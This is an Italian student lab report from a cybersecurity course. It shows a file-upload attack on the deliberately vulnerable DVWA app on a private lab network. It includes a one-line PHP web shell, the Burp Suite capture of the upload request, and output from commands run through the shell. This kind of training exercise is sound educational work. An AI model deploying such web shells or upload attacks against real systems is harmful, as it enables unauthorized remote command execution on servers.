
M4-W13D1 - Pratica (1)

DATA


Cybersecurity Analyst

Studente:
Andrea Scarmagnani
Docente:
Federico Daidone

Intercetto con Burp Suite la pressione del tasto upload:




Restituisce la conferma del caricamento:



Ora inserisco la shell.php di prova per poter eseguire i comandi nel server:

```
 GNU nano 7.2                          shell1.php *
<?php system($_REQUEST["cmd"]); ?>
```

Carico la shell di prova:



Upload catturato con Burp Suite:

Intercept | HTTP history | WebSockets history | Proxy settings

Request to http://192.168.50.100:80

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.50.100
3  Content-Length: 435
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://192.168.50.100
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryCxSupcoVVDNtUKsF
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.100/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=0c955d750de077d55ea6740c36202ceb
14 Connection: close
15
16 ------WebKitFormBoundaryCxSupcoVVDNtUKsF
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryCxSupcoVVDNtUKsF
21 Content-Disposition: form-data; name="uploaded"; filename="shell1.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 ------WebKitFormBoundaryCxSupcoVVDNtUKsF
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 ------WebKitFormBoundaryCxSupcoVVDNtUKsF--
31
```

Index of /dvwa/hackabl

Name	Last modified	Size	De
Parent Directory		-	
SmilePirata.jpeg	31-Jan-2024 12:51	7.8K	
dvwa_email.png	16-Mar-2010 01:56	667	
shell1.php	31-Jan-2024 12:52	35	


Ora eseguo qualche comando shell dal sito:

Warning: system() [function.system]: Cannot execute a blank command in **/var/www/dvwa/hackable/uploads/shell1.php** on line **1**

SmilePirata.jpeg dvwa_email.png shell1.php

La shell gira correttamente.

Altri esempi qui sotto con il comando ps:



PID TTY TIME CMD 4824 ? 00:00:00 apache2 4825 ? 00:00:00 apache2 4827 ? 00:00:00 apache2 4828 ? 00:00:00 apache2 4832 ? 00:00:00 apache2 4980 ? 00:00:00 apache2 4987 ? 00:00:00 php 4988 ? 00:00:00 ps

Cybersecurity Analyst 2023